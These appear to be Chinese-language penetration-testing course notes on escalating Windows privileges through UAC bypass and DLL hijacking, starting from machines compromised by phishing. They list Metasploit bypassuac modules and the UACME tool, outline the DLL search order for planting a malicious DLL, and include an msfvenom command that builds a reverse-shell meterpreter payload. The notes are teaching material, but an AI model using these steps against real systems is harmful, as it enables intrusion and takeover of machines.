


Day137 权限提升-Win系统权限提升篇&UAC绕过&DLL劫持&未引号路径&可控服务&全检项目



1.知识点

- 1、权限提升转移-分类&高低&场景
- 2、Web权限提升及转移-后台&数据库
- 3、后台权限及转移-转移对象&后台分类

-
- 1、Web到Win系统提权-权限差异原因
 - 2、Web到Win系统提权-溢出漏洞（MSF&CS）
 - 3、Web到Win系统提权-集成软件（工具Bypass）

-
- 1、Web到Win-系统提权-土豆家族
 - 2、Web到Win-系统提权-人工操作

-
- 1、Web到Win-数据库提权-MSSQL
 - 2、Web到Win-数据库提权-MYSQL
 - 3、Web到Win-数据库提权-Oracle

-
- 1、数据库到Linux-数据库提权-Redis
 - 2、数据库到系统-数据库提权-Memcached
 - 3、Web到Win-数据库提权-PostgreSQL
 - 4、计算机用户到系统-第三方软件-各类应用

-
- 1、计算机用户到System-入口点和应用点
 - 2、计算机用户到System-服务启动&远程管理
 - 3、计算机用户到System-进程注入&令牌窃取

-
- 1、计算机用户到System-入口点和应用点
 - 2、计算机用户到System-UAC绕过&DLL劫持
 - 3、计算机用户到System-未引号服务&不配置权限

2.详细点



- 1 0、为什么我们要学习权限提升转移技术：
- 2 简单来说就是达到目的过程中需要用到它



- 1、具体有哪些权限需要我们了解掌握的：
- 2 后台权限，数据库权限，web权限，用户权限，服务器权限，宿主机权限，域控制器权限



- 2、以上常见权限获取方法简要归类说明：
- 2 后台权限：SQL注入，数据库泄漏，弱口令攻击，未授权访问等造成
- 3 数据库权限：SQL注入，数据库泄漏，弱口令攻击，未授权访问等造成
- 4 web权限：RCE，反序列化，文件上传等直达或通过后台数据库间接造成
- 5 用户权限：弱口令，数据泄漏等直达或通过web，服务器及域控转移造成
- 6 服务器权限：系统内核漏洞，钓鱼后门攻击，主机软件安全直达或上述权限提升造成
- 7 宿主机权限：Docker不安全配置或漏洞权限提升直达（服务资产造成入口后提升）
- 8 域控制器权限：内网域计算机用户提升或自身内核漏洞，后门攻击，主机软件安全直达



- 3、以上常见权限获取后能操作的具体事情：
- 2 后台权限：文章管理，站点管理，模版管理，数据管理，上传管理等
- 3 数据库权限：操作数据库的权限，数据增删改查等（以数据库用户为主）
- 4 web权限：源码查看，源码文件增删改查，磁盘文件文件夹查看（以权限配置为主）
- 5 用户权限：就如同自己电脑上普通用户能操作的情况（敏感操作会被禁止）
- 6 服务器权限：就如同自己电脑上能操作的情况（整个系统都是你的）
- 7 宿主机权限：就如同自己电脑上能操作的情况（整个系统都是你的）
- 8 域控制器权限：就如同自己电脑上能操作的情况（整个内网域系统都是你的）



- 4、以上常见权限在实战中的应用场景介绍：
- 2 当我们通过弱口令进入到应用后台管理
- 3 当我们下载备份文件获取到数据库信息
- 4 当我们通过漏洞拿到资产系统的web权限
- 5 当我们在公司被给予账号密码登录计算机或系统
- 6 当我们在公司或钓鱼后门获取到某个公司机器系统

3.演示案例

应用场景：


- 1、常规某个机器被钓鱼后门攻击后，我们需要做更高权限操作或权限维持等。
- 2、内网域中某个机器被钓鱼后门攻击后，我们需要对后续内网域做安全测试。



3.1 Win系统提权-本地管理用户-UAC绕过







- 1 #win10&11-BypassUAC自动提权-MSF&UACME
- 2 为了远程执行目标的exe或者bat可执行文件需要绕过此安全机制
- 3 在用户到系统权限自动提权中也学通过BypassUAC实现自动化提权

- 4 绕过项目: MSF内置, Powershell渗透框架, UACME项目(推荐)
- 5 开启UAC和未开启UAC时, CS/MSF默认getsystem提权影响(进程注入等)
- 6 `msfvenom -p windows/meterpreter/reverse_tcp lhost=xx.xx.xx.xx lport=xx -f exe -o msf.exe`
- 7 1、MSF模块:
- 8 `use exploit/windows/local/ask`
- 9 `use exploit/windows/local/bypassua`
- 10 `use exploit/windows/local/bypassuac_sluihijack`
- 11 `use exploit/windows/local/bypassuac_silentcleanup`
- 12 2、UACME项目:
- 13 <https://github.com/hfiref0x/UACME>
- 14 Akagi64.exe 编号 调用执行











3.2 Win系统提权-本地普通用户-DLL劫持



- 1 #Windows-DLL劫持提权应用配合MSF-FlashFXP
- 2 原理：windows程序启动的时候需要DLL。如果这些DLL 不存在，则可以通过在应用程序要查找的位置放置恶意DLL 来提权。通常，windows应用程序有其预定义好的搜索DLL的路径，它会根据下面的顺序进行搜索：
- 3 1、应用程序加载的目录
- 4 2、C:\windows\System32
- 5 3、C:\windows\System
- 6 4、C:\windows

- 7 5、当前工作目录Current working Directory, CWD
- 8 6、在PATH环境变量的目录（先系统后用户）
- 9 过程：信息收集-进程调试-制作dll并上传-替换dll-等待启动应用成功
- 10 检测：Chkdllhijack 火绒剑
- 11 项目：<https://github.com/anhkgg/anhkgg-tools>
- 12 利用火绒剑进行进程分析加载DLL，一般寻程序DLL利用。
